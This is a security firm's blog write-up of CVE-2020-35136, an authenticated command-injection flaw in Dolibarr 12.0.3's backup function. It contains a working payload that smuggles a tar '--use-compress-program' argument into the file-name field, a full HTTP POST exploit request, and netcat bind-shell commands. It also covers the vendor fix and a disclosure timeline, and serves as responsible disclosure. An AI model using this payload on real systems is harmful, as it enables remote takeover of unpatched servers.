
BLOG YAZILARIMIZ



DECEMBER 18, 2020 / BLOG YAZISI

ZERO DAY HUNTING DIARIES - 2 (/2020/12/18/ZERO-HUNTING-2.HTML)

Dolibarr 12.0.3 Authenticated RCE Vulnerability

Vendor: https://github.com/Dolibarr/dolibarr

Version: 12.0.3


Vulnerability: Code Injection

CVE: CVE-2020-35136

Exploit-Db: https://www.exploit-db.com/exploits/49269

VULNERABILITY SUMMARY:


Open source ERP-CRM Dolibarr 12.0.3 is vulnerable to authenticated Romote Code Execution Attack. An attacker who has the access the admin dashboard can manipulate the backup function by inserting payload into the file name and thus triggering command injection on target system.



VULNERABILITY DETAIL:

Challeng #1: Finding the Vulnerability

When analyzing the Dolibarr app, I realized that it was backing up the files and compresses them. This had to be somehow related to “tar” command.



With this assumption in mind, when I clicked on “Generate Backup” button, I concretely saw that indeed tar command was in action. So, was it possible to inject code?

```
# sudo forkstat -e exec,exit
Time     Event     PID Info   Duration Process
08:38:06 exec     9837               sh -c tar -cf /var/www/html/dolibarr/documents/admin/documents/documents_dolibarr_12.0.3_20201217
0838.tar --exclude-vcs --exclude 'temp' --exclude 'dolibarr.log' --exclude 'dolibarr_\*.log' --exclude 'documents/admin/documents' -C /v
ar/www/html/dolibarr documents 2>&1
```

Challenge #2: Triggering Command Injection:

With the inquiry of command injection, on admin dashboard page **http://192.168.0.15/admin/tools/dolibarr_export.php**, I clicked on button “Generate Backup” while Gzip option was selected and while Burpsuite was intercepting the traffic.

I tried many different vectors and encodings. Yet I was remained empty handed.

When I analyzed the source code, I realized that **escapeshellcmd** Php utility command was used to sanitize the input. This function successfully escapes characters such as

```
#&;`|*?~<>^()[]{}$\, \x0A and \xFF. ' and ".
```

Yet the function here running in the background was **“tar”** command. Tar command has a special parameter called **“–use-compress-program”**. It is possible inject bash commands as part of this paramater without violating escapeshellcmd. Thus I was capable of running command shell with the following payload:

.tar –use-compress-program='nc -nlvp 9999'%20%0a%20%20::%20

```
POST /admin/tools/export_files.php HTTP/1.1
Host: 192.168.0.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 178
Origin: http://192.168.0.15
Connection: close
Referer: http://192.168.0.15/admin/tools/dolibarr_export.php
Cookie: DOLSESSID_674ac62cc849a7bc8618dd67a5f999c8=fe97pvpa1k0eoc9dgrfto3d8mf
Upgrade-Insecure-Requests: 1

token=%242y%2410%24lkz3yHoKw45kF57GYBgAmOUFAMM82GOx4s7cBcjPfO3yivpopvevS&export_type=server&page_y=1096&zipfilename_template=documents_dolibarr_12.0.3_202012100810.tar --use-compress-program='nc -nlvp
9999'%20%0a%20%20::%20&compression=gz
```

This allowed me having a netcat listener.


```
┌──(root💀kali)-[/var/www/html]
└─# netstat -antp | grep 9999
tcp        0      0 0.0.0.0:9999            0.0.0.0:*               LISTEN      5949/nc

┌──(root💀kali)-[/var/www/html]
└─#
```

Challenge #3: Having a command shell:

Once I was about to share my findings with Exploit-db, one of our team members warned me about netcat listener being not interactive shell. I totally forgot and missed the famous “-e” parameter. Yet, hold on; “nc -nlvp 9999 -e cmd.exe” should successfully run on Windows yet “nc -nlvp 9999 -e /bin/bash” was not allowed (bacuase of the slash (/) character being filtered.

A new challenge was again in front of us. Finally we found out we had the possibility of using “-c” parameter, thus “nc -c bash -nlvp 9999” successfully runs.



Fix: The vendor pushed a fix to their github blocking the use of “–“ characters: https://github.com/Dolibarr/dolibarr/commit/4fcd3fe49332baab0e424225ad10b76b47ebcbac After the version 12.0.4 is also published on: https://sourceforge.net/projects/dolibarr/

DISCLOSURE TIMELINE

10 December 2020 - First Contact

13 December 2020 - Released Dolibarr 12.0.4 (https://sourceforge.net/projects/dolibarr/)

17 December 2020 - Responsible Disclosure

Yılmaz DEĞİRMENCİ

YORUMLAR

•

YORUM

Adınız


E-mail

Mesaj

MESAJ GÖNDER

GÜNCEL YAZILARIMIZ

** Zero Day Hunting Diaries - 3 (/2020/12/27/zero-hunting-3.html)
** Zero Day Hunting Diaries - 2 (/2020/12/18/zero-hunting-2.html)
** Zero Day Hunting Diaries - 1 (/2020/12/14/zero-hunting-1.html)
** Subdomain Takeover Vulnerability (/2020/11/30/what-is-subdomain.html)
** Subdomain Takeover Zafiyeti (/2020/11/30/subdomain-takeover-nedir.html)
** Mishing and Deeshing Attacks (/2020/05/25/mishing-and-deeshing-attacks.html)
** Yapay Zeka Uygulama Alanları Örnek Senaryolar (/2020/04/14/yapay-zeka-senaryolari.html)
** Manüel olarak netcat shellcode Kod Betiği Geliştirme (/2020/04/13/manuel-olarak-netcad-shellcode.html)
** Alternate Data Streams (ADS) Yeteneğini Kullanan Zararlı Javascript Koduyla Bir Oltalama Saldırısı Senaryosu (/2020/04/12/alternate-data-streams.html)
** Windows 7 Ortamında Dönüs Yönelimli Programlama ile Easy RM to MP3 Converter Yazılımının Istismar Edilmesi (/2020/04/11/windows7-ortaminda-donus-y%C3%B6nelimli-programlama.html)
** Windows 7 Ortamında Easy RM to MP3 Converter Programı Bellek Tasırma Yöntemiyle Istismar Yazılımı (/2020/04/10/windows7-ortaminda-bellek-tasirma-yontemiyle-istismar-yazilimi.html)



(INDEX.HTML)

İLETİŞİM

Telefon: (0312) 804 20 02
E-mail: info@bilishim.com
Adres: Hacettepe Teknokent
6.AR-GE C Blok
Zemin Kat Ofis No:11
Beytepe/Çankaya-ANKARA

(https://twitter.com/bilishim) (https://tr.linkedin.com/company/bilishim-cyber-security-and-artificial-intelligence-llc) (https://github.com/bilishim)